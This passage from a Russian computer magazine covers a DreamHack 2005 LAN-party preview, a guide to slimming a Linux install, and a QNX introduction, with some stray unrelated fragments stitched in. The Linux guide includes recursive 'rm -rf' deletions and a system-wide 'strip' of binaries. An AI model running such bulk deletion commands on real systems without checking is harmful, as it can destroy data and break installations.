[DreamHack-2005] Думаю, ты уже понял, что DreamHack — это событие немаленькое и посетить его стоит. Поэтому давай поговорим о том, чем обещает стать пати в 2005 году.

Пройдет она с 16 по 19 июня в городе Йонкопинг (Швеция). На этот раз местом проведения будет не традиционный Куполен, а выставочный центр Эльмиа — один из крупнейших в Швеции и, наверное, самый современный.

Билет на пати стоит чуть больше 50 евро. Сюда входит забронированное место 83x60 см, где ты сможешь поставить комп и подключиться к сетке. Билет нужно заказывать заранее, через анкету на сайте, так как в прошлый раз все билеты были раскуплены за день до начала.

Как и во всех предыдущих ДримХаках, ты сможешь поучаствовать в любом из сценовых компо, будь то демо, музыка или графика. Или просто побыть зрителем, отдав свой голос за понравившиеся работы. Возможно, будут нестандартные конкурсы, как в свое время «Бесполезные утилиты», но пока эту инфу организаторы держат в секрете.

Пока сценеры обсуждают лучшие работы в своих компо, геймеры смогут посоревноваться за чемпионский титул в Quake 3, Counter-Strike, Starcraft и Warcraft 3. Игровые турниры на ДримХаке теперь проводятся при участии серьезных киберспортивных организаций, и участвуют в них многие прогеймеры. В прошлом году именно в рамках DreamHack проводились NPCL GRAND CUP 2004 и WCG RP 2004 (отборочные чемпионаты мира по компьютерным играм), собравшие лучших европейских каэсеров и варкрафтеров. Так что, если ты в своей локалке отец по кваке, не думай, что тебе удастся легко завоевать призовые (общий призовой фонд — 8,5 тысяч долларов). Конечно, будут и любительские турниры, причем организаторы пообещали всячески поддержать тех, кто захочет провести чампы по другим играм.

На зимнем ДримХаке-2004 проводились и некомпьютерные компо. Такие, как битва гигантскими подушками и стрельба из духовых пистолетов по банкам из-под колы. Организаторы обещают, что этим летом будут новые сюрпризы, так что если ты не сценер и даже не геймер, тебе все равно будет что посмотреть и в чем поучаствовать. Вплоть до конкурса караоке, который уже можно назвать традиционным.

Все основные события: сценерские компо, геймерские турниры, сообщения от организаторов и награждение — будут транслироваться на огромном проекторе. Наверняка не один час ты потратишь на блуждание между компьютерными рядами в наблюдениях за людьми и особенно компьютерами. ДримХак — это настоящая моддерская мекка, ведь здесь можно увидеть несметное количество компьютеров разных форм, расцветок и модификаций.

Если у тебя дома тормозной диалап, обязательно приготовь файл-лист на скачку, причем не каких-нибудь пять-десять файликов, а забей его под завязку. Сетка на ДримХаке гигабитная, и 700-мегабайтные фильмы скачиваются за пару минут. Поэтому, чтобы не сидеть там и не думать: «А чего бы накачать?», позаботься об этом заранее.

ДримХак будет занимать не весь комплекс — в Эльмиа есть и другие места, которые ты наверняка захочешь посетить. Например известный шведский плавательный бассейн Розенланд. Также у входа будут стоять игровые автоматы и приставки. Для тех, кто захочет немного поспать, организаторы приготовили специально отведенное место. Там немного прохладнее и тише, чем в общем зале. Нужно только захватить с собой спальник, если ты не хочешь спать на голом полу. А чтобы не дать людям умереть от голода, по периметру Эльмиа размещены киоски, где можно затариться фастфудом. Также внутри можно найти парочку пиццерий, макдональдсов и небольших ресторанчиков.


[цены] Как говорится, любишь кататься, люби и денежки платить. Поездка на DreamHack станет в копеечку. Если лететь Аэрофлотом из столицы по маршруту Москва — Стокгольм — Москва, билет будет стоить от 355 евро и выше (в зависимости от класса). Практически столько же будет стоить авиаперелет из питерского аэропорта Пулково. Если ты боишься летать или считаешь, что самолеты для мажоров, садись на тачку — и вперед. От Москвы до Хельсинки 1100 километров, которые вполне можно преодолеть за 16 часов, а потом на пароме переправишься до Стокгольма — 45 евро с человека за номер в каюте и 75 евро за тачку. В один конец.

Теперь гостиницы. Цена на проживание в двухместном номере трехзвездочной гостиницы, расположенной прямо возле места проведения DreamHack, составляет 410 евро с человека. Это если остаться на все пять дней, с 15 по 20 июня. Номер в гостинице попроще можно забронировать за 300 евро (то есть 60 евро в сутки с человека). Хотя имхо, гостиницы — больше для буржуев. Сценеры и][crew будут спать в зале отдыха, что позволит сэкономить деньги и не покидать пати. Так что если хочешь провести время на пати с комфортом, готовь минимум 600 евро, а если будешь добираться на машине, кушать мамины котлеты и спать в спальнике — сможешь уложиться в 300 баксов.

В 2005 году издательский дом Gameland (именно он выпускает][) будет официальным медиапартнером DreamHack. В июльском номере мы опубликуем большой репортаж о том, как все прошло. Но одно дело — прочитать в журнале, другое — увидеть все своими глазами. Сейчас][crew набирает команду желающих присоединиться к большой тусовке. Так что если ты хочешь принять участие в одном из крупнейших сценовых событий и самой масштабной LAN-пати мира — дерзай. Пока есть вакантные места :)

INSTRUCTION OF DISTRUCTION OF *UNIX

Если у тебя не работает встроенный веб-сервер, попробуй обновить Windows Script до версии 5.6 (www.smart-soft.ru:80/files/scriptru.exe). Скорее всего, проблема именно в нем.



Для организации оплаты карточки необходимо установить специальный плагин, доступный на сайте разработчиков. Там же доступны и другие дополнения.

Делаем пингвину обрезание


РАЗВИТИЕ СИСТЕМ ХРАНЕНИЯ ДАННЫХ (ЧИТАЙ ВИНТОВ) ПРИВЕЛО К ТОМУ, ЧТО ИНСТАЛЛЯТОРЫ ПОДАВЛЯЮЩЕГО БОЛЬШИНСТВА LINUX-ДИСТРИБУТИВОВ ЗАБОТЛИВО УСТАНАВЛИВАЮТ ЧУТЬ ЛИ НЕ ВСЕ ПАКЕТЫ, ПРИСУТСТВУЮЩИЕ НА ДИСТРИБУТИВНЫХ ДИСКАХ. СЕГОДНЯ ДАЖЕ ОДНОДИСКОВЫЕ ДИСТРЫ ТРЕБУЮТ ДЛЯ УСТАНОВКИ ПОРЯДКА 1,8 ГБ СВОБОДНОГО ПРОСТРАНСТВА. ЭТО НИКУДА НЕ ГОДИТСЯ, ПРИТОМ ЧТО СТАНДАРТНУЮ ДЕСКТОПНУЮ СИСТЕМУ С ИКСАМИ И НЕОБХОДИМЫМ НАБОРОМ СОФТА МОЖНО УМЕСТИТЬ В 500 МБ. В ЭТОЙ СТАТЬЕ Я НЕ БУДУ КОНЦЕНТРИРОВАТЬ ВНИМАНИЕ НА КАКОМ-ТО КОНКРЕТНОМ ДИСТРИБУТИВЕ, БОЛЬШАЯ ЧАСТЬ НИЖЕОПИСАННОГО ПРИМЕНИМА ПРАКТИЧЕСКИ К ЛЮБОМУ ПОПУЛЯРНОМУ LINUX'У. В ПЕРВУЮ ОЧЕРЕДЬ Я АДРЕСУЮ ЭТОТ МАТЕРИАЛ ТЕМ, КОМУ НУЖНА ЛЕГКАЯ, БЫСТРАЯ ОС ДЛЯ ИСПОЛЬЗОВАНИЯ В ДОМАШНИХ УСЛОВИЯХ | j1m (j1m@list.ru)

Способы уменьшения размера системы

[сначала по-хорошему] Как я уже сказал, инсталляторы могут, не считаясь с твоим мнением, установить огромное количество, мягко скажем, малополезного софта. Зачем на десктопе нужны, например, RPC-сервисы или программы для работы в домене NIS? Поэтому в первую очередь необходимо избавиться от различных серверов и локальных демонов. Сказать, что на домашней тачке совсем не нужны серверы, будет неправильным, ведь можно установить локальный почтовый сервак для удобной отправки почты, а также squid для ускорения навигации по web. Из демонов обычно хватает стандартного набора: syslogd, cron, atd. Вот что я бы оставил на своей машине:

syslogd — логи нужны всем!

cron — планировщик, незаменимая вещь.



[процессы на стандартной машине]

atd — своеобразный будильник, можно обойтись без него.
postfix — почтовый сервак, многим не нужен.
squid — кэширующий http-прокси, многим также не нужен.
named — для кэширования данных, полученных от предыдущих DNS -запросов.
inetd (xinetd) — суперсервер, может пригодиться.
Удаление демонов в большей степени способствует ускорению процесса загрузки системы, чем освобождению места. Таким образом, убиваем двух зайцев :).
Далее в очереди стоят оконные менеджеры и графические окружения. Самым правильным решением будет сразу избавиться от Gnome и KDE, оставив в системе легковесный менеджер окон (WindowMaker, fluxbox, fvwm2). В случае если ты поклонник графических сред, лучше обратить внимание на Xfce или даже GNUStep.
Если ты никогда не занимался установкой софта из исходников и у тебя нет пристрастия к программированию, можешь смело выкидывать все devel-пакеты, компиляторы, а также исходники ядра (только perl с python'ом не трогай ;)). Еще рекомендую снести утилиты для работы с разными файловыми системами, так, например, если у тебя все разделы ext3, можешь смело удалять пакеты reiserfsprogs и xfsprogs. Естественно, если нет сети, то чикай весь сетевой софт.

[а теперь по-плохому] Ты удалил ненужные библиотеки и демоны, но пингвин продолжает страдать ожирением. Тогда идем на радикальные меры — спускаемся в каталог /usr/share. Здесь по стандарту FHS должны храниться все независимые от архитектуры данные, такие как документация, страницы man, иконки и т.д. Пройдемся по стандартным элементам каталога в алфавитном порядке:

1 doc — каталог, в котором находится документация к программам. Дока нужна, несомненно, но уж очень она любит отнимать место на винте. Поэтому предлагаю такое решение: архивируем все содержимое каталога и очищаем его:

```
# cd /usr/share
# tar -cjf doc.tar.bz2 doc
# rm -rf doc/*
```

Так мы сохраним всю документацию, которую будет удобно просматривать с помощью mc. При этом сам каталог остается пустым, чтобы софт, устанавливаемый в будущем, мог разместить в нем свои файлы.
2 i18n — содержит исходные данные определений локали. С помощью программы localdef их можно скомпилировать, поместить в каталог /usr/share/locale и использовать при локализации. Практически все дистрибутивы устанавливают уже прекомпилированные определения локали, поэтому необходимость в этом каталоге отпадает, и его можно удалить. Более того, в большинстве дистров он лежит в отдельном пакете с названием glibc-i18n.
3 info — сюда помещаются интерактивные справочные страницы info. Система info была введена как замена man, но с выходом свободной реализации системы форматирования nroff, используемой для обработки man-страниц, потеряла актуальность. Сейчас она в основном используется для получения более подробной информации, нежели та, что предоставляется страницами man. Если ты не любитель докапываться до глубины вещей, то можешь удалить каталог, а заодно и программу info. Хотя есть и более гуманный способ. Программа чтения страниц info вполне переваривает их и в заархивированном виде. Чтобы тебе не нужно было возиться со сжатием всех страниц, я написал небольшой скрипт:

```
[# cat info_compress.sh]

#!/bin/sh
cd /usr/share/info
for info in *; do
    if [ ! `echo $info | grep -E "(gz|bz2)$"` ];
then
       bzip2 -c $info > $info.bz2
       test $? && rm -f $info
       echo $info
    fi
done
```

4 locale — как уже было сказано выше, содержит определения локали для различных регионов. Удаляй все, кроме каталога ru_RU.КОДИРОВКА_ТВОЕЙ_СИСТЕМЫ (например ru_RU.KOI8-R). Для обеспечения корректной работы приложений сделай пару симлинков на этот каталог:

```
# ln -s ru_RU.KOI8-R ru_RU
# ln -s ru_RU.KOI8-R ru
```

Теперь создай файл locale.alias и вставь в него следующую запись:

```
russian      ru_RU.KOI8-R
```

И еще один момент: если ты предпочитаешь англоязычные версии программ, то можешь удалить все файлы из каталога ru_RU.КОДИРОВКА_ТВОЕЙ_СИСТЕМЫ/LC_MESSAGES.

5 man — всеми любимые справочные страницы. Если тебе не нужна справка на французском, немецком или еще какомнибудь языке, удаляй все, кроме каталогов man?, cat?, ru и файла whatis. Проделав эту операцию, ты избавишься от справки на различных языках. Как и info, маны могут быть заархивированы:


```
[# cat man_compress.sh]

#!/bin/sh
cd /usr/share/man
for no in 1 2 3 4 5 6 7 8 9; do
   cd man$no
   for man in *; do
      if [ ! `echo $man | grep -E "(gz|bz2)$"` ];
then
         bzip2 -c $man > $man.bz2
         test $? && rm -f $man
         echo $man
      fi
   done
   cd ..
done
```

6 terminfo — база совместимости терминалов. Необходима для корректной работы полноэкранных консольных приложений (mc, vim, mutt). Сама база занимает не так уж много места, но содержит описания огромного количества терминалов. Можно ограничиться следующими типами: l/linux, r/rxvt, s/screen, v/vt100, v/vt102, x/xterm.
7 zoneinfo — база временных зон. Как и terminfo, весит немного, поэтому разбираться с ней особого смысла нет.

[ударим клавишей DEL по иксам] Иксы всегда славились своей громоздкостью. Вместе с самим X-сервером в пакет обычно входит множество различных библио-


[вот как выглядят каталоги после уборки]


[все, что осталось от иксов]


[содержимое пакета GTK+2]

тек и драйверов, куча шрифтов, большая часть из которых никогда не понадобится, а также несметное количество бинарников. Зачистку начнем со шрифтов. Для нормальной работы обычно хватает пакетов misc и cyrillic. Если дистрибутив не позволяет устанавливать шрифты отдельно от самого сервера, можешь стереть их прямо из каталога */usr/X11R6/lib/X11/fonts*. Экспериментировать с каталогом misc не советую, он содержит важные системные шрифты. Можешь также удалить encodings, в большинстве случаев это ни на что не повлияет. В идеале нужно вообще отказаться от использования штатных фонтов и позаимствовать качественные TTF-шрифты из Windows.

Переходим к самой весомой части иксов — модулям. С появлением четвертой версии XFree стал полностью модульным, теперь все драйвера и расширения лежат в каталоге */usr/X11R6/lib/modules*. Для нас такая архитектура очень удобна, можно легко избавиться от ненужных драйверов. Сами драйвера видеокарт располагаются в каталоге drivers. Достаточно найти файл, соответствующий чипсету твоей видяхи, и удалить все остальное. Теперь иди в каталог dri, содержащий драйвера для 3d-ускорителей, и подчищай все по вышеприведенной схеме. Дрова для устройств ввода ты найдешь в каталоге input. В общем случае достаточно оставить только драйвер мышки (mouse_drv.o).

Теперь расширения. Они расположены в каталоге extensions. Думаю, кроме 3d-ускорения, тебе ничего не понадобится, поэтому оставь только libGLcore.a, libdri.a и libglx.a. Еще неплохо было бы покоцать модули, обеспечивающие поддержку различных экзотических форматов шрифтов. Заходи в fonts, и если у тебя нет шрифтов Speedo и Type1, тогда хватит только двух файлов: libbitmap.a (стандартные шрифты X-Window) и libfreetype.a (TTF-шрифты). Помимо драйверов и всякого рода расширений, ты наверняка должен был заметить каталог codeconv, в котором лежат модули, обеспечивающие корректную поддержку и отображение символов в многобайтных кодировках (японский, китайский, корейский и юникод). Нужно тебе это или нет, решай сам.

[кто не спрятался, rm -f] Поговорим о частных случаях. А именно о том, как очистить от хлама некоторые популярные программные пакеты.

1 KBD. Начнем с пакета, используемого для интернационализации консоли. Все шрифты и раскладки расположены в каталоге /usr/share/kbd, в который, надеюсь, ты уже переместился. Итак, элементы каталога:

consolefonts (шрифты) — оставь только кириллические и юникодные шрифты (например все Cyr* и LatArCyrHeb*).

consoletrans (символьные карты) — удаляй все, кроме koi2alt, null, space, trivial и zero.

keymaps (клавиатурные раскладки) — достаточно двух: i386/qwerty/ru.map.gz и ru-utf.map.gz

unimaps (карты юникода) — используются, если только шрифт сам не содержит такой карты. Таким образом, они нужны для всех не UTF-шрифтов.

2 Ядро. Казалось бы, с ядром все просто — поставил исходники и скомпилил четко под свою систему. Но есть две причины не делать этого: нет исходников, нет надобности. Дистрибутивные ядра обычно собираются с большим количеством модулей, которые попадают в каталог */lib/modules/версия_ядра/kernel*. А дальше все в твоих руках, в качестве подсказки можешь использовать вывод команды lsmod.

3 QT и GTK. Оба тулкита устанавливают очень много документации для разработчиков, и я сомневаюсь, что она тебе может понадобиться. Оказавшись в */usr/share*, ты увидишь два каталога: gtk-2.0 и gtk-doc, в первом лежат данные для демонстрационной программы gtk-demo, а во втором собственно дока. Удаляй оба. Разработчики QT вообще засунули все свое добро вместе с документацией в каталог */usr/lib/qt*. Вот что можно отправить. В /dev/null: doc, examples (примеры) и tutorial (пошаговое руководство).

4 Apache. Что же тут можно удалить? Конечно, ненужные модули, которые находятся в /usr/libexec. Я думаю, ты сам разберешься, что из этого тебе необходимо, а что просто занимает место на винте. Скажу только, что для обычного статического сайта достаточно mod_auth, mod_dir, mod_log_config и mod_mime. Также можешь избавиться от документации (/var/www/htdocs).

5 Vim. Этот редактор за много лет существования оброс большим количеством функций и дополнений. Вполне естественно предположить, что многие из этих дополнений рядовому пользователю держать незачем. В первую очередь рекомендую подумать, нужна ли тебе графическая версия редактора (gvim), и в случае отрицательного ответа снести ее (обычно идет отдельным пакетом). Теперь модули. Место их дислокации — каталог */usr/share/vim/vim63*, последний элемент пути зависит от версии vim'a. Сейчас попробуем разыскать что-нибудь ненужное:

colors — цветовые схемы. Выбери любимую, избавься от остальных.

compiler — содержит обертки для вызова различных компиляторов. Оставь те, которыми пользуешься.

keymap — раскладки клавиатуры, работают на уровне редактора. Сомневаюсь, что тебе это понадобится.

lang — переводы меню gvim на различные языки. Тут уж сам разберешься ;).

macros — различные полезные и бесполезные макросы, здесь ничего советовать не буду, обратись к README.txt.

print — содержит файлы, используемые как шаблон при печати в различных кодировках.

Многие исполняемые файлы и библиотеки в твоей системе могут содержать отладочную информацию (-g, -ggdb), необходимую только, разве что, разработчикам. Такая инфа совершенно не нужна на десктопе и может довольно существенно раздуть бинарник (в несколько раз). Избавиться от нее довольно просто:

```
$ find {/,/usr,/usr/X11/,/usr/local/}{bin,sbin,lib,libexec} -type f | xargs
strip -d
```

Во время выполнения команды может посыпаться много ругани, но не беспокойся — это strip нарывается на различные скрипты. Для проверки того, от каких библиотек зависит прога, можно воспользоваться утилитой ldd. Просто натрави ее на бинарник и увидишь полный листинг зависимостей. Чтобы выяснить, какие файлы софтина читает во время своей работы, воспользуйся командой *strace -e trace=open* — она покажет все системные вызовы open, сделанные подопытной прогой. А вообще обо всех открытых в данный момент файлах поведает утилита lsof.

[а есть ли предел?] Возможно, у тебя уже возник вопрос: каким образом разработчики умудряются разместить целый дистрибутив вместе с иксами и сетевым софтом на одну-две дискеты? Первый шаг на пути к созданию минидистрибутива — использование busybox. Этот пакет был разработан специально для использования в загрузочных дисках и дискетах. Он заменяет стандартные программы из пакета coreutils (cat, ls, echo, ...) и представляет собой один-единственный бинарник. Использование одного из старых релизов ядра (например 2.2) также сэкономит несколько сот килобайт. Громоздкую glibc обычно заменяют на компактную uClibc. Графическая система представляет собой сильно урезанную старую версию иксов (tinyX) с минимальным набором шрифтов и библиотек. Менеджером окон выступает что-нибудь экстремально маленькое вроде BadWM. Сетевые серверы обычно удаляются, если, конечно, дистрибутив не предназначен для использования в качестве маршрутизатора. Всю систему помещают в архив и сжимают. Ядро, загрузившись, распаковывает архив и записывает его содержимое на виртуальный диск, находящийся в оперативке

[нестандартные дистрибутивы]

Некоторые дистрибутивы, такие как Slackware, не соблюдают FHS и хранят каталоги man, info и doc в /usr.

[используй исходники]

Лучший способ уменьшить объем системы устанавливать все из исходников. Так ты сможешь выкинуть ненужные компоненты программы и избавить ее от линковки с огромным количеством библиотек.

[пара слов о FSH]

FSH (Filesystem Hierarchy Standard) — стандарт на структуру каталогов файловой системы. Описывает требования по размещению файлов и каталогов в *nix. Был создан в 1993 году. Новую версию можно взять с официального сайта: *www.pathname.com/fhs.*



Укрощение реального времени

РАСХОЖЕЕ МНЕНИЕ О ТОМ, ЧТО РАБОТАТЬ В QNX НЕИМОВЕРНО ТРУДНО, — МИФ. ЭТА СИСТЕМА ТРЕБУЕТ НЕ БОЛЬШЕ ВРЕМЕНИ НА ОСВОЕНИЕ, ЧЕМ LINUX, SOLARIS ИЛИ BSD, А ОТДАЧА ОТ НЕЕ НИЧУТЬ НЕ МЕНЬШАЯ. ВМЕСТЕ С ПОДДЕРЖКОЙ ПРИЛИЧНОГО ЧИСЛА АППАРАТНЫХ ПЛАТФОРМ, РАЗЛИЧНОГО ОБОРУДОВАНИЯ И СИММЕТРИЧНЫХ МНОГОПРОЦЕССОРНЫХ ВЫЧИСЛЕНИЙ ТЫ ПОЛУЧАЕШЬ ОТЛИЧНЫЕ ПОКАЗАТЕЛИ НАДЕЖНОСТИ И АДЕКВАТНОСТИ СИСТЕМЫ. ПЛЮС КО ВСЕМУ МИКРОЯДРО QNX НЕ ТОЛЬКО НЕ ДОЛЖНО ЗАВИСНУТЬ НИ ПРИ КАКИХ ОБСТОЯТЕЛЬСТВАХ, НО И ОБЛАДАЕТ МЕХАНИЗМОМ, КОТОРЫЙ ПОЗВОЛЯЕТ ЭТОЙ ОПЕРАЦИОННОЙ СИСТЕМЕ ГАРАНТИРОВАННО ВЫПОЛНЯТЬ ВОЗЛОЖЕННЫЕ НА НЕЕ ЗАДАЧИ В ОПРЕДЕЛЕННЫЙ ИНТЕРВАЛ ВРЕМЕНИ. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ, КАК СДЕЛАТЬ СВОИ ПЕРВЫЕ ШАГИ В ЭТОЙ ПОИСТИНЕ УНИКАЛЬНОЙ ОПЕРАЦИОНКЕ |

Валерия Комиссарова (kochergi@mail.ru)

help & X edition: X400 (x400@k.ro), Andrey Matveev (andrushock@real.xakep.ru)



В коммерческую версию дистрибутива входят Printer DDK (Driver Development Kit) и комплект разработчика Integrated Development Environment, базирующийся на Eclipse (поддерживается кодинг на C/C++ и Java), который позволяет создавать целевые системы. Работа с ним интуитивно понятна.



Также стоит отметить возможность создания так называемых целевых систем, содержащих минимальный набор компонент для решения каких-либо конкретных задач, но, к сожалению, это возможность доступна только в коммерческой версии дистрибутива.



И в коммерческую, и в бесплатную версию QNX входят GCC и GDB.



ОСРВ QNX выходит из тени

[общие сведения] Операционная система жесткого реального времени QNX (Real Time Operation System, RTOS). Что это значит? Благодаря особой архитектуре, QNX выполнит все задачи точно в срок, в отличие от систем общего назначения (General Purpose Operation Systems, GPOS) — Windows и *nix, которые добросовестно служат делу эффективного разделения системных ресурсов и стараются выполнять поставленные задачи максимально быстро для данной конкретной ситуации.

Дело в том, что ядро QNX очень мало и выполняет только самый необходимый набор функций (работа с потоками, обеспечение связи между процессами, поддержка механизма обработки прерываний, поддержка часов, таймеров и таймаутов). Вторую часть работы выполняет администратор процессов. Вместе они составляют один модуль procnto, имеющий разные версии в зависимости от типа процессора и наличия поддержки SMP. Третий компонент архитектуры QNX — администраторы ресурсов. Он может быть реализован в виде отдельной программы или динамической библиотеки. Четвертый компонент — прикладное ПО.



QNX отлично реализует главную концепцию Solaris — полную поддержку симметричных многопроцессорных вычислений. Так же как и Solaris, QNX обеспечивает линейный рост производительности при увеличении числа процессоров в системе. Сеть QNX (QNet) реализует и сетевые SMP.

[установка и первоначальная настройка] Существует три основных ветви этой операционной системы: QNX2, QNX4 и QNX6. Последняя нам наиболее интересна, так как включает в себя бесплатно распространяемую версию для некоммерческого использования — QNX Momentics 6.2 Non-Commercial Edition (текущая версия 6.2.1). Также существуют версии для коммерческого использования — SE (Standart Edition) и PE (Professional Edition). Самой же последней версией QNX является 6.3, но, к сожалению, она нам не подходит (хоть и имеет множество положительных отличий от 6.2), так как бесплатно ее юзать можно только 30 дней.

Как же получить NC версию QNX? Можно купить книгу о QNX, к которой прилагается диск с бесплатной версией, или скачать дистрибутив из Сети (700 Мб). Покупать коммерческую версию тебе вряд ли захочется, так как ее цена составляет ~$14000. Так что книга, по-моему, наилучший выход.

В общем, дистрибутив ты достал. Будем устанавливать версию 6.2. Есть два варианта установки: в собственный раздел и в раздел Windows. К сожалению, в дистрибутиве 6.2.1 возможность установки в раздел Windows (FAT32) отсутствует. Поэтому, чтобы быстро разобраться, что к чему, не заморачиваясь при этом с разделами, придется ставить 6.2.0.

Бери Partition Magic или QtParted и переразмечай жесткий диск. Под раздел для QNX требуется около 2 Гб дискового пространства, примерно 256 Мб оперативной памяти и процессор не ниже Pentium 3 700 МГц. Это системные требования для инструментальной ОС (для системы разработчика), для целевых же систем минимальные требования гораздо ниже. Список поддерживаемого оборудования очень велик, так что с этим проблем, скорее всего, не возникнет. Поддерживаются все наиболее распространенные модели процессоров, видеокарт, мышей, клавиатур и прочих устройств, полный список которых ты можешь посмотреть на *www.qnx.com/support/sd_hardware*. Установка очень быстрая и простая, поэтому на ней подробно не останавливаюсь.

Перезагружайся, логинься под root'ом без пароля. В зависимости от твоего ответа на вопрос, нужно ли запускать графическую оболочку при старте системы или нет, ты увидишь либо консоль, либо Photon microGUI — собственную графическую оболочку QNX. Если ты попал в консоль, войди в систему и набери ph для запуска Photon.

Графических утилит для добавления и удаления пользователей нет. Проблема решается командами passwd, newgrp и ручной правкой /etc/passwd и /etc/group. Формат этих файлов привычный, юниксовый. Все шифрованные пароли находятся в */etc/shadow*. Старые версии логинов и паролей — в */etc/opasswd* и */etc/oshadow*. Есть и su. Пакет sudo распространяется отдельно от дистрибутива.

Графическая среда Photon построена так же, как и сама QNX: микроядро и процессы, придающие дополнительную функциональность. Микроядро Фотона выполняет минимум действий, а именно несколько примитивов, которые используются внешними процессами для обеспечения пользовательского интерфейса. Наличием сервера и графического драйвера, отвечающего за прием информации от сервера шрифтов и интерпретатора графического потока, устройство Photon немного напоминает X Window. За прием информации от мыши, клавы и т.д. отвечает драйвер ввода. Кроме того, Photon использует Unicode.

Итак, ты в Photon'е. Вставляй диск с дистрибутивом. QNX сразу распознает, что на диске есть репозитарии. Устанавливать ПО из репозитариев можно с помощью программ cl-installer или qnxinstall (QNX Software Installer), обладающей графическим интерфейсом.

Немного о репозитариях. В QNX есть аналог линуксового rpm — это qpk, к пакету которого добавляется еще файл манифеста с расширением qpm. И пакет, и файл манифеста можно объединить в один репозитарий — расширение qpr. Затем информация о его содержимом помещается в файл с расширением qrm.

С помощью QNX Software Installer можно установить такие программы, как Mozilla, аудиоплеер, небольшие игрушки. Никаких Proftpd, Apache, как в случае с поставкой Linux, в дистрибутиве нет. Но это не большая проблема, ведь система POSIX совместима, и все необходимое ПО ты можешь собрать из исходников. Упомяну только официальный сайт *www.qnx.org*. Здесь есть довольно большой выбор пакетов. Все остальное можно найти через *www.google.com*.

После установки софта следует произвести необходимую настройку сети. Итак, вводишь имя компьютера, адрес шлюза и т.д., прописываешь соединения, затем указываешь нужный часовой пояс и свое местоположение.


Русского языка нет, но можно настроить русскую раскладку клавы. Ход действий следующий: выбираешь Russian, затем жмешь «Apply» и «Done» (для вступления в силу новых настроек не забывай нажимать «Done»). Теперь открывай терминалку, запускай vi (на самом деле это модифицированная версия elvis), в качестве аргумента которого будет выступать скрытый файл */etc/system/trap/.KEYBOARD.myhost* (myhost — это имя хоста, подставь свое значение; если ты этого файла не видишь, отметь в файловом менеджере галку «Показывать скрытые файлы»). Приведи файл к следующему виду:

```
en_US_101.kbd
ru_RU_102.kbd
```

Теперь ты можешь по-виндовому (левые <Alt-Shift>) переключаться между двумя раскладками. Но ни читать, ни писать по-русски в консоли не получится, для этого нужен пакет SWD Cyrillic Pack.

[процессы и потоки] Администратор процессов управляет механизмами защиты памяти, самими процессами и т.д. Необходимо отметить, что ядро, работая исключительно с потоками, ничего не знает о процессах. А так как сложно представить себе POSIX-совместимую систему без процессов, то о них стоит рассказать подробнее.

Реализации процессов в QNX и *nix во многом похожи. Каждый процесс имеет pid, ppid, биты uid, gid, а также euid и egid, номер приоритета и др. Есть традиционные для UNIX механизмы IPC (Inter Process



[графическая оболочка Photon]

Communication — межзадачное взаимодействие): именованные и неименованные каналы (то есть присутствует поддержка конвейеров cat /etc/passwd | grep Vasya, столь любимых юниксоидами), разделяемая память.
Далее перейдем к рассмотрению утилит, необходимых для работы с процессами и потоками:
1 ps — предоставляет информацию о запущенных процессах;
2 sin — расширенный ps, имеет немалое количество полезных флагов. Вот некоторые из них: registers — для получения информации о регистрах; flags — о флагах; info — о системе; threads — о потоках; args — об аргументах процессов;
3 pidin — служит для получения информации о потоках.

[ох уж эти железки] Администратор ресурсов принимает сообщения от других программ и при необходимости обеспечивает взаимодействие с аппаратурой. Группа символьных устройств ввода-вывода реализуется с помощью администраторов, имена которых имеют вид devc-*, и включает в себя:
1 консольные устройства;
2 последовательные устройства;
3 параллельные устройства;
4 псевдотерминалы.
Что касается работы с железом, то для этого существуют команды: nicinfo — информация о сетевых картах; pci — о PCI-устройствах; crttrap — о видеокарте; input-trap — об устройствах ввода (клавиатура, мышь и др.); pin — о PC Card устройствах.

